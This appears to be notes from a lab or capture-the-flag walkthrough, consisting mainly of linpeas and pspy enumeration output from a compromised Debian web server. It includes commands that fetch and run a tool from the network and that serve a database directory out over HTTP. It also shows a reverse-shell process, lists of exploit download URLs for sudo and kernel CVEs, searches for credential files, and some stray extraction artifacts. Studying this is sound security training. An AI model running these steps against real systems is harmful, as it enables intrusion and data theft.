/usr/lib/x86_64-linux-gnu/mariadb19/plugin/mysql_clear_password.so
/usr/lib/x86_64-linux-gnu/mariadb19/plugin/simple_password_check.so
/usr/share/man/man1/systemd-ask-password.1.gz
/usr/share/man/man1/systemd-tty-ask-password-agent.1.gz
/usr/share/man/man7/credentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
  #)There are more creds/passwds files in the previous parent folder

/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
/var/www/html/vendor/bolt/bolt/app/view/twig/mail/passwordreset.twig
/var/www/html/vendor/bolt/passwordlib
/var/www/html/vendor/ircmaxell/password-compat
/var/www/html/vendor/ircmaxell/password-compat/lib/password.php
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/ca.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/encrypt2.key
/var/www/html/vendor/swiftmailer/swiftmailer/tests/_samples/smime/intermediate.key

#)There are more creds/passwds files in the previous parent folder

╔═══════════╣ Checking for TTY (sudo/su) passwords in audit logs

╔═══════════╣ Searching passwords inside logs (limit 70)
2021-06-01 09:19:01 configure base-passwd:amd64 3.5.46 3.5.46
2021-06-01 09:19:01 install base-passwd:amd64 <none> 3.5.46
2021-06-01 09:19:01 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status half-installed base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status installed base-passwd:amd64 3.5.46
2021-06-01 09:19:01 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status half-installed base-passwd:amd64 3.5.46
2021-06-01 09:19:08 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:08 upgrade base-passwd:amd64 3.5.46 3.5.46
2021-06-01 09:19:12 install passwd:amd64 <none> 1:4.5-1.1
2021-06-01 09:19:12 status half-installed passwd:amd64 1:4.5-1.1
2021-06-01 09:19:12 status unpacked passwd:amd64 1:4.5-1.1
2021-06-01 09:19:14 configure base-passwd:amd64 3.5.46 <none>
2021-06-01 09:19:14 status half-configured base-passwd:amd64 3.5.46
2021-06-01 09:19:14 status installed base-passwd:amd64 3.5.46
2021-06-01 09:19:14 status unpacked base-passwd:amd64 3.5.46
2021-06-01 09:19:15 configure passwd:amd64 1:4.5-1.1 <none>
2021-06-01 09:19:15 status half-configured passwd:amd64 1:4.5-1.1
2021-06-01 09:19:15 status installed passwd:amd64 1:4.5-1.1
2021-06-01 09:19:15 status unpacked passwd:amd64 1:4.5-1.1
Description: Set up users and passwords


╔═══════════╣ API Keys Regex ╠═══════════

Regexes to search for API keys aren't activated, use param '-r'

Findings

SQL DB Download:

cd /var/www/html/app/database/
python3 -m http.server 9090



But DB is empty

./pspy64


Download pspy:
$ cd /tmp
$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64
$ chmod +x pspy64
$ ./pspy64

```
chmod +x pspy64
./pspy64
spy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

```
onfig: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Wa
ching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
raining file system events due to startup...
one
023/01/02 09:19:10 CMD: UID=0    PID=92     |
023/01/02 09:19:10 CMD: UID=0    PID=9      |
023/01/02 09:19:10 CMD: UID=0    PID=82     |
023/01/02 09:19:10 CMD: UID=0    PID=81     |
023/01/02 09:19:10 CMD: UID=0    PID=80     |
023/01/02 09:19:10 CMD: UID=0    PID=8      |
023/01/02 09:19:10 CMD: UID=0    PID=79     |
023/01/02 09:19:10 CMD: UID=0    PID=78     |
023/01/02 09:19:10 CMD: UID=0    PID=77     |
023/01/02 09:19:10 CMD: UID=33   PID=761    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=33   PID=760    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=0    PID=76     |
023/01/02 09:19:10 CMD: UID=33   PID=759    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=33   PID=758    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=33   PID=756    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=0    PID=75     |
023/01/02 09:19:10 CMD: UID=33   PID=745    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=0    PID=74     |
023/01/02 09:19:10 CMD: UID=0    PID=73     |
023/01/02 09:19:10 CMD: UID=0    PID=726    | dhclient
023/01/02 09:19:10 CMD: UID=0    PID=722    | -bash
023/01/02 09:19:10 CMD: UID=0    PID=72     |
023/01/02 09:19:10 CMD: UID=0    PID=718    | (sd-pam)
023/01/02 09:19:10 CMD: UID=0    PID=717    | /lib/systemd/systemd --user
023/01/02 09:19:10 CMD: UID=0    PID=71     |
023/01/02 09:19:10 CMD: UID=0    PID=70     |
023/01/02 09:19:10 CMD: UID=0    PID=69     |
023/01/02 09:19:10 CMD: UID=0    PID=68     |
023/01/02 09:19:10 CMD: UID=0    PID=67     |
023/01/02 09:19:10 CMD: UID=0    PID=66     |
023/01/02 09:19:10 CMD: UID=0    PID=65     |
023/01/02 09:19:10 CMD: UID=0    PID=64     |
023/01/02 09:19:10 CMD: UID=0    PID=63     |
023/01/02 09:19:10 CMD: UID=0    PID=62     |
023/01/02 09:19:10 CMD: UID=0    PID=61     |
023/01/02 09:19:10 CMD: UID=33   PID=603    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=33   PID=600    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=0    PID=60     |
023/01/02 09:19:10 CMD: UID=0    PID=6      |
023/01/02 09:19:10 CMD: UID=33   PID=596    | /usr/sbin/apache2 -k start
023/01/02 09:19:10 CMD: UID=33   PID=593    | /usr/sbin/apache2 -k start
```

./linpeas.sh (jeanpaul)

jeanpaul@dev:~$ ./linpeas.sh



/---\
Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @carlospolopm
Respect on HTB : SirBroccoli
Thank you!
\---/
linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
╚═══════════════════╝

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
User & Groups: uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
Hostname: dev
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories . . . . . DONE

╔═══════════════════╗
═══════════════════════════════╣ System Information ╠═══════════════════════════════
╚═══════════════════╝

╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6))
#1 SMP Debian 4.19.181-1 (2021-03-19)
Distributor ID:	Debian
Description:	Debian GNU/Linux 10 (buster)
Release:	10
Codename:	buster

╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.27

╔══════════╣ CVEs Check
Potentially Vulnerable to CVE-2022-2588

╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
New path exported: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/
sbin:/sbin

╔══════════╣ Date & uptime
Mon 02 Jan 2023 10:49:39 AM EST
 10:49:39 up 2:40, 2 users, load average: 0.08, 0.02, 0.01

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=d09fa051-e311-49b4-8441-c38e865a34c3 /	ext4	errors=remount-ro 0	1
UUID=c9d1687f-4cca-41f3-8d92-53688e0ab9cd none	swap	sw	0	0
/dev/sr0	/media/cdrom0	udf,iso9660 user,noauto	0	0

╔══════════╣ Environment
╚ Any private information inside environment variables?
HISTFILESIZE=0
MAIL=/var/mail/jeanpaul
USER=jeanpaul
SSH_CLIENT=192.168.203.128 53788 22
XDG_SESSION_TYPE=tty
SHLVL=1
HOME=/home/jeanpaul

OLDPWD=/home/jeanpaul
SSH_TTY=/dev/pts/1
LOGNAME=jeanpaul
_=./linpeas.sh
XDG_SESSION_CLASS=user
TERM=xterm-256color
XDG_SESSION_ID=13
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/usr/sbin:/sbin
XDG_RUNTIME_DIR=/run/user/1000
LANG=en_US.UTF-8
HISTSIZE=0
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SHELL=/bin/bash
PWD=/home/jeanpaul
SSH_CONNECTION=192.168.203.128 53788 192.168.203.129 22
HISTFILE=/dev/null

╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

  Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
  Exposure: highly probable
  Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[debian=10{kernel:4.19.0-*}],fedora=30{kernel:5.0.9-*}
  Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
  Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: mint=19,ubuntu=18|20, debian=10

Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

╔═══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2

╔═══════════╣ Protections
═╣ AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ grsecurity present? ..... grsecurity Not Found
═╣ PaX bins present? ..... PaX Not Found
═╣ Execshield enabled? ..... Execshield Not Found
═╣ SELinux enabled? ..... sestatus Not Found
═╣ Seccomp enabled? ..... disabled
═╣ AppArmor profile? ..... unconfined
═╣ User namespace? ..... enabled
═╣ Cgroup2 enabled? ..... enabled
═╣ Is ASLR enabled? ..... Yes
═╣ Printer? ..... No
═╣ Is this a virtual machine? ..... Yes (vmware)

╔═══════════╗
═══════════════════════════════════╣ Container
╠═══════════════════════════════════
╚═══════════╝
╔═══════════╣ Container related tools present
╔═══════════╣ Am I Containered?
╔═══════════╣ Container details
═╣ Is this a container? ..... No
═╣ Any running containers? ..... No

Cloud

═╣ Google Cloud Platform? ..... No
═╣ AWS ECS? ..... No
═╣ AWS EC2? ..... No
═╣ AWS Lambda? ..... No

Processes, Crons, Timers, Services and Sockets

╔═══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root   1 0.0 0.9 103964 10056 ?   Ss   08:09   0:01 /sbin/init
root   337 0.0 0.9 40396 10096 ?   Ss   08:09   0:00 /lib/systemd/systemd-journald
root   360 0.0 0.0   7688   220 ?   Ss   08:09   0:00 /usr/sbin/blkmapd
root   361 0.0 0.4 21932 4848 ?   Ss   08:09   0:00 /lib/systemd/systemd-udevd
root   378 0.0 0.0   9080   176 ?   Ss   08:09   0:00 /usr/sbin/rpc.idmapd
systemd+   463 0.0 0.6 93084 6592 ?   Ssl 08:09   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
_rpc   464 0.0 0.3   6928 3776 ?   Ss   08:09   0:00 /sbin/rpcbind -f -w
root   479 0.0 2.8 33344 29100 ?   Ss   08:09   0:00 /usr/sbin/rpc.mountd --manage-gids
message+   494 0.0 0.4   9104 4532 ?   Ss   08:09   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root   496 0.0 0.7 19496 7232 ?   Ss   08:09   0:00 /lib/systemd/systemd-logind
root   504 0.0 0.4 225824 4368 ?   Ssl 08:09   0:00 /usr/sbin/rsyslogd -n -iNONE
root   510 0.0 0.2   8504 2848 ?   Ss   08:09   0:00 /usr/sbin/cron -f
root   529 0.0 0.6 15852 6884 ?   Ss   08:09   0:00 /usr/sbin/sshd -D
jeanpaul 19943 0.0 0.4 16896 4956 ?   S   10:47   0:00   _ sshd: jeanpaul@pts/1
jeanpaul 19944 0.0 0.4   8240 5044 pts/1   Ss   10:47   0:00   _ -bash
jeanpaul 19978 0.5 0.2   3360 2480 pts/1   S+   10:49   0:00   _ /bin/sh ./linpeas.sh
jeanpaul 22844 0.0 0.1   3360 1060 pts/1   S+   10:49   0:00   _ /bin/sh ./linpeas.sh
jeanpaul 22848 0.0 0.3 10960 3476 pts/1   R+   10:49   0:00 | _ ps fauxwww
jeanpaul 22847 0.0 0.1   3360 1060 pts/1   S+   10:49   0:00   _ /bin/sh ./linpeas.sh
root   533 0.0 0.3   6924 3436 tty1   Ss   08:09   0:00 /bin/login -p --
root   722 0.0 0.4   7652 4524 tty1   S+   08:10   0:00 _ -bash
root   578 0.0 3.3 232752 33500 ?   Ss   08:09   0:00 /usr/sbin/apache2 -k start
www-data   759 0.0 2.6 233740 26856 ?   S   08:12   0:00 _ /usr/sbin/apache2 -k start
www-data 19331 0.0 0.0   2388   760 ?   S   08:52   0:00 | _ sh -c uname -a; w; id; /bin/sh -i
www-data 19335 0.0 0.0   2388   692 ?   S   08:52   0:00 | _ /bin/sh -i
www-data 19350 0.0 1.7 321576 17476 ?   S   08:56   0:01 | _ python3 -m http.server 9090
www-data 19666 0.0 2.5 233724 25484 ?   S   09:43   0:00 _ /usr/sbin/apache2 -k start
www-data 19667 0.0 2.4 233308 24720 ?   S   09:43   0:00 _ /usr/sbin/apache2 -k start
www-data 19668 0.0 2.2 233300 23092 ?   S   09:43   0:00 _ /usr/sbin/apache2 -k start
www-data 19671 0.0 2.2 233300 22876 ?   S   09:43   0:00 _ /usr/sbin/apache2 -k start
www-data 19672 0.0 1.7 233308 17836 ?   S   09:43   0:00 _ /usr/sbin/apache2 -k start
www-data 19721 0.0 1.4 233060 14584 ?   S   09:54   0:00 _ /usr/sbin/apache2 -k start
mysql   589 0.0 8.4 1274120 85444 ?   Ssl 08:09   0:04 /usr/sbin/mysqld
root   717 0.0 0.8 21028 8292 ?   Ss   08:10   0:00 /lib/systemd/systemd --user
root   718 0.0 0.2 104808 2324 ?   S   08:10   0:00 _ (sd-pam)

root   726 0.0 0.5   9488 5776 ?   Ss   08:10   0:00 dhclient
jeanpaul 19910 0.0 0.8 21028 8112 ?   Ss   10:45   0:00 /lib/systemd/systemd --user
jeanpaul 19911 0.0 0.2 105212 2428 ?   S   10:45   0:00 _ (sd-pam)

╔══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND   PID TID TASKCMD   USER   FD   TYPE   DEVICE SIZE/OFF   NODE NAME

╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 process found (dump creds from memory as root)
sshd: process found (dump creds from memory as root)

╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root   1042 Oct 11 2019 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 712 Dec 17 2018 php
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.daily:
total 40
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rwxr-xr-x 1 root root 539 Aug 8 2020 apache2
-rwxr-xr-x 1 root root 1478 May 12 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1187 Apr 18 2019 dpkg
-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate
-rwxr-xr-x 1 root root 1123 Feb 10 2019 man-db
-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..

-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *   * * *   root   cd / && run-parts --report /etc/cron.hourly
25 6   * * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
47 6   * * 7   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 6   1 * *   root   test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)

╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
You can't write on systemd PATH

╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT   LEFT   LAST   PASSED   UNIT   ACTIVATES
Mon 2023-01-02 11:09:00 EST 19min left Mon 2023-01-02 10:39:01 EST 10min ago phpsessionclean.timer   phpsessionclean.service
Mon 2023-01-02 21:57:13 EST 11h left   n/a   n/a   apt-daily.timer   apt-daily.service
Tue 2023-01-03 00:00:00 EST 13h left   n/a   n/a   logrotate.timer   logrotate.service
Tue 2023-01-03 00:00:00 EST 13h left   n/a   n/a   man-db.timer   man-db.service
Tue 2023-01-03 06:26:52 EST 19h left   n/a   n/a   apt-daily-upgrade.timer   apt-daily-upgrade.service
Tue 2023-01-03 08:25:13 EST 21h left   Mon 2023-01-02 08:25:13 EST 2h 24min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog

/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/run/dbus/system_bus_socket
  └─(Read Write)
/run/mysqld/mysqld.sock
  └─(Read Write)
/run/rpcbind.sock
  └─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
  └─(Read Write)
/run/systemd/journal/socket
  └─(Read Write)
/run/systemd/journal/stdout
  └─(Read Write)
/run/systemd/journal/syslog
  └─(Read Write)
/run/systemd/notify
  └─(Read Write)
/run/systemd/private
  └─(Read Write)
/run/udev/control
/run/user/0/systemd/private
/run/user/1000/systemd/notify
  └─(Read Write)
/run/user/1000/systemd/private
  └─(Read Write)
/var/run/dbus/system_bus_socket
  └─(Read Write)

╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
